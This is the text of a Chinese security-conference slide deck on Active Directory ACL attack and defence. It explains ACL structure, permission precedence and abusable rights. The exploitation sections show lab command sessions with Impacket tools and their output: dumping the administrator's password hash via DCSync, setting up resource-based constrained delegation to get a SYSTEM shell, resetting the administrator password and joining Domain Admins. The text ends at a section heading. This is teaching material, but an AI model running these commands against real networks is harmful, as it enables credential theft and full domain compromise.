

腾讯安全 | 腾讯安全云鼎实验室

相约江夏 智汇攻防

腾讯安全沙龙（武汉站）




Active Directory高级攻防

谢公子

1: ACL攻防

2: NTLM Relay攻防


1: ACL攻防



ACL攻防

ACL (Access Control Lists) 访问控制列表，AD中所有对象都是通过ACL进行权限管理和访问控制。ACL可以分为DACL和SACL。

ACL中包含了一系列访问控制条目ACE (Access Control Entries)。



ACL的权限

AD中ACL的权限除了常见的基本权限外，
还有对属性的权限以及扩展权限。

属性:

- | | |
|--|--|
| ☐ 读取全部属性 | ☒ 写入 msDS-RevealedUsers |
| ☒ 写入全部属性 | ☐ 读取 msDS-RevealOnDemandGroup |
| ☐ 读取 DNS 主机名属性 | ☒ 写入 msDS-RevealOnDemandGroup |
| ☒ 写入 DNS 主机名属性 | ☐ 读取 msDS-SecondaryKrbTgtNumber |
| ☐ 读取 MS-TS-GatewayAccess | ☒ 写入 msDS-SecondaryKrbTgtNumber |
| ☒ 写入 MS-TS-GatewayAccess | ☐ 读取 msDS-Site-Affinity |
| ☐ 读取 个人信息 | ☒ 写入 msDS-Site-Affinity |
| ☒ 写入 个人信息 | ☐ 读取 msDS-SiteName |
| ☐ 读取 公用信息 | ☒ 写入 msDS-SiteName |
| ☒ 写入 公用信息 | ☐ 读取 msDS-SourceObjectDN |
| ☐ 读取 帐户限制 | ☒ 写入 msDS-SourceObjectDN |
| ☒ 写入 帐户限制 | ☐ 读取 msDS-SupportedEncryptionTypes |
| ☐ 读取 attributeCertificateAttribute | ☒ 写入 msDS-SupportedEncryptionTypes |
| ☒ 写入 attributeCertificateAttribute | ☐ 读取 msDS-SyncServerUrl |
| ☐ 读取 audio | ☒ 写入 msDS-SyncServerUrl |
| ☒ 写入 audio | ☐ 读取 msDS-TasksForAzRoleBL |
| ☐ 读取 businessCategory | ☐ 读取 msDS-TasksForAzTaskBL |
| ☒ 写入 businessCategory | ☐ 读取 msDS-TDOEgressBL |
| ☐ 读取 carLicense | ☐ 读取 msDS-TDOIIngressBL |
| ☒ 写入 carLicense | ☐ 读取 msDS-User-Account-Control-Computed |
| ☐ 读取 department | ☒ 写入 msDS-User-Account-Control-Computed |
| ☒ 写入 department | ☐ 读取 msDS-UserPasswordExpiryTimeComputed |
| ☐ 读取 departmentNumber | ☒ 写入 msDS-UserPasswordExpiryTimeComputed |
| ☒ 写入 departmentNumber | ☐ 读取 msDS-ValueTypeReferenceBL |

基本权限:

- ☐ 完全控制
- ☐ 修改
- ☒ 读取和执行
- ☒ 列出文件夹内容
- ☒ 读取
- ☐ 写入
- ☐ 特殊权限

- | | |
|--|---|
| ☐ 删除 msCOM-Partition 对象 | ☐ Allow a DC to create a clone of itself |
| ☐ 创建 msCOM-PartitionSet 对象 | ☐ Run Protect Admin Groups Task |
| ☐ 删除 msCOM-PartitionSet 对象 | ☐ 创建入站林信任 |
| ☐ 创建 msDS-AzAdminManager 对象 | ☒ 复制目录更改 |
| ☐ 删除 msDS-AzAdminManager 对象 | ☒ 复制目录更改所有项 |
| ☐ 创建 msDS-DeviceContainer 对象 | ☐ 复制同步 |
| ☐ 删除 msDS-DeviceContainer 对象 | ☐ 更改 PDC |
| ☐ 创建 msDS-GroupManagedServiceAccount 对象 | ☐ 更新密码不需要的位 |
| ☐ 删除 msDS-GroupManagedServiceAccount 对象 | ☐ 管理复制拓扑 |
| ☐ 创建 msDS-ManagedServiceAccount 对象 | ☐ 恢复逻辑删除 |
| ☐ 删除 msDS-ManagedServiceAccount 对象 | ☐ 监视 Active Directory 复制 |
| ☐ 创建 msDS-QuotaContainer 对象 | ☐ 启用每用户反向加密的密码 |
| ☐ 删除 msDS-QuotaContainer 对象 | ☐ 迁移 SID 历史 |
| ☐ 创建 msImaging-PSPs 对象 | ☐ 生成策略的结果集(计划) |
| ☐ 删除 msImaging-PSPs 对象 | ☐ 生成策略的结果集(记录) |
| ☐ 创建 MSMQ 队列别名 对象 | ☐ 使密码不过期 |
| ☐ 删除 MSMQ 队列别名 对象 | ☐ 添加 GUID |

对象权限的来源及优先级



一个对象的权限来源可以是直接应用于该对象的权限，也可以是继承于上级对象的权限，直接应用的权限优先级大于继承的权限；权限可以分为允许的权限和拒绝的权限，且拒绝的权限优先级大于允许的权限。

总结下来就是：

● 显式拒绝 > 显式允许 > 继承的拒绝 > 继承的允许


类型	主体	访问	继承于	应用于
 允许	SELF	已验证的到 DNS 主机名的写入	无	只是这个对象
 允许	SELF	已验证的到服务主体名称的写入	无	只是这个对象
 允许	SELF	读/写 个人信息	无	只是这个对象
 允许	SELF	创建/删除所有子对象	无	只是这个对象
 允许	SELF		DC=xie,DC=com	这个对象及全部后代
 允许	SELF	特殊	DC=xie,DC=com	这个对象及全部后代
 允许	SELF	Validated write to computer attri...	DC=xie,DC=com	后代 计算机 对象
 允许	SELF		DC=xie,DC=com	后代 计算机 对象
 允许	SYSTEM	完全控制	无	只是这个对象
 拒绝	test	完全控制	无	这个对象及全部后代
 允许	test	特殊	ou=Xie-Computers,DC=xie,DC...	这个对象及全部后代

查看对象的ACL



ACL滥用

在实际的企业环境中，绝对是各种ACL混着滥用的。比如说可能要实现某个需求，需要添加一些权限。而由于绝大多数IT运维对AD中的ACL权限不了解，通常会赋予很大的权限。这就造成了AD中各种权限混乱。




一些常见的高价值权限

- DCSync: 拥有该扩展权限可以通过目录复制服务(DRS, Directory Replication Service)的 GetNCChanges接口向域控发起数据同步请求, 从而获得域内任意用户的密码哈希。
- GenericWrite: 拥有该权限可以修改目标安全对象的所有参数, 包括对所有属性的修改。
- GenericAll: 拥有该权限就等于拥有了对目标安全对象的完整控制权。
- WriteOwner: 拥有该权限就可以修改目标安全对象的Owner属性为自身, 从而完全控制该安全对象!
- WriteDACL: 拥有该权限就可以往目标安全对象写入任何的ACE, 从而完全控制该安全对象!
- User-Force-Change-Password: 拥有该扩展权限可以在不知道目标用户密码的情况下强制修改目标用户的密码。
- msDS-AllowedToActOnBehalfOfOtherIdentity: 拥有修改该属性的权限可以修改目标对象基于资源的约束性委派RBCD, 从而利用基于资源的约束性委派RBCD进行攻击获取目标的权限。
- member: 拥有修改该属性的权限可以将任意用户、组或者机器加入到目标安全组。
-

一些常见权限的利用-Dcsync

如图可以看到，除了正常的域管和域控拥有Dcsync权限外，zhangsan用户也拥有Dcsync权限。



一些常见权限的利用-Dcsync


于是可以直接使用具有Dcsync权限的zhangsan用户dump域内任意用户hash

```
→ examples git:(master) × python3 secretsdump.py xie.com/zhangsan:P@ss1234@10.211.55.13 -just-dc-user administrator  
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation
```

```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)  
[*] Using the DRSUAPI method to get NTDS.DIT secrets  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f7ae84a7918bd587cb13475507124dc3:::  
[*] Kerberos keys grabbed  
Administrator:aes256-cts-hmac-sha1-96:44d60afdf2ecc793424542f476cb8c04afefb84468d0b9dd69a3f2ee35e31d81  
Administrator:aes128-cts-hmac-sha1-96:69b903e6a643efc5ddb604be7a8470ff  
Administrator:des-cbc-md5:7031917a1c34c1e3  
[*] Cleaning up...
```


一些常见权限的利用-GenericWrite

如图可以看到zhangsan用户对AD计算机具有GenericWrite的权限



于是可以利用zhangsan用户给AD计算机配置到machine计算机对象的RBCD

```
→ examples git:(master) × python3 addcomputer.py -computer-name 'machine$' -computer-pass 'root' -dc-ip 10.211.55.13 'xie.com/zhangsan:P@ss1234' -method SAMR -debug
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[+] Impacket Library Installation Path: /Library/Frameworks/Python.framework/Versions/3.8/lib/python3.8/site-packages/impacket-0.10.1.dev1+20220708.213759.8b1a99f7-py3.8.egg/impacket
[*] Opening domain XIE...
[*] Successfully added machine account machine$ with password root.
→ examples git:(master) × python3 add_rbcd.py -f machine -t AD -dc-ip 10.211.55.13 xie\\zhangsan:P@ss1234
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[*] Starting Resource Based Constrained Delegation Attack against AD$
[*] Initializing LDAP connection to 10.211.55.13
[*] Using xie\zhangsan account with password ***
[*] LDAP bind OK
[*] Initializing domainDumper()
[*] Initializing LDAPAttack()
[*] Writing SECURITY_DESCRIPTOR related to (fake) computer `machine` into msDS-AllowedToActOnBehalfOfOtherIdentity of target computer `AD`
[*] Delegation rights modified successfully!
[*] machine$ can now impersonate users on AD$ via S4U2Proxy
```

一些常见权限的利用-GenericWrite

配置完RBCD后，就可以获得AD计算机的权限了

```
→ examples git:(master) × sudo python3 getST.py -dc-ip 10.211.55.13 xie.com/machine$:root -spn cifs/AD.xie.com -impersonate administrator
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation


[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
forwardable标志位: 0
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator.ccache
→ examples git:(master) × export KRB5CCNAME=administrator.ccache
→ examples git:(master) × python3 smbexec.py -no-pass -k AD.xie.com
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system
```


一些常见权限的利用-GenericAll

GenericAll权限就是完全控制权，拥有了这个权限，就拥有了对目标安全对象的完整控制权。实际场景中，可以分为对以下几种对象的GenericAll权限：

- User
- Machine
- Group
- Domain



一些常见权限的利用-GenercAll To User

当一个对象对另一个用户对象具有GenercAll权限的时候，可以对该用户对象做任何事。

这里假设hack对象对administrator对象具有GenercAll权限，于是乎可以直接利用hack用户重置administrator对象的密码。

```
C:\Users\hack>net user administrator P@ss1234 /domain
The request will be processed at a domain controller for domain xie.com.

System error 5 has occurred.

Access is denied.
```

赋予权限前

```
C:\Users\hack>net user administrator P@ss1234 /domain
The request will be processed at a domain controller for domain xie.com.

The command completed successfully.
```

赋予权限后

一些常见权限的利用-GenercAll To Machine

当一个对象对另一个机器对象具有GenercAll权限的时候，可以对该机器做任何事。这里可以对该机器配置RBCD，然后利用RBCD进行后利用获得该机器的最高权限。原理类似于Gener icWrite权限的利用

```
→ examples git:(master) × sudo python3 getST.py -dc-ip 10.211.55.13 xie.com/machine$:root -spn cifs/AD.xie.com -impersonate administrator
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
forwardable标志位: 0
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator.ccache
→ examples git:(master) × export KRB5CCNAME=administrator.ccache
→ examples git:(master) × python3 smbexec.py -no-pass -k AD.xie.com
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system
```

一些常见权限的利用-GenericAll To Group

当一个对象对另一个组对象具有GenericAll权限的时候，可以对组做任何事。

这里假设hack对象对Domain Admins组具有GenericAll权限，于是乎可以修改Domain Admins组的成员来进行利用。

```
C:\Users\hack\Desktop>net group "domain admins" /domain
The request will be processed at a domain controller for domain xie.com.
```

Group name	Domain Admins
Comment	指定的域管理员

Members

Administrator
The command completed successfully.

```
C:\Users\hack\Desktop>net group "domain admins" hack /add /domain
The request will be processed at a domain controller for domain xie.com.
```

System error 5 has occurred. 权限赋予前

Access is denied.

```
C:\Users\hack\Desktop>net group "domain admins" hack /add /domain
The request will be processed at a domain controller for domain xie.com.
```

The command completed successfully. 权限赋予后

```
C:\Users\hack\Desktop>net group "domain admins" /domain
The request will be processed at a domain controller for domain xie.com.
```

Group name	Domain Admins
Comment	指定的域管理员

Members

Administrator hack
The command completed successfully.

一些常见权限的利用-GenericAll To Domain

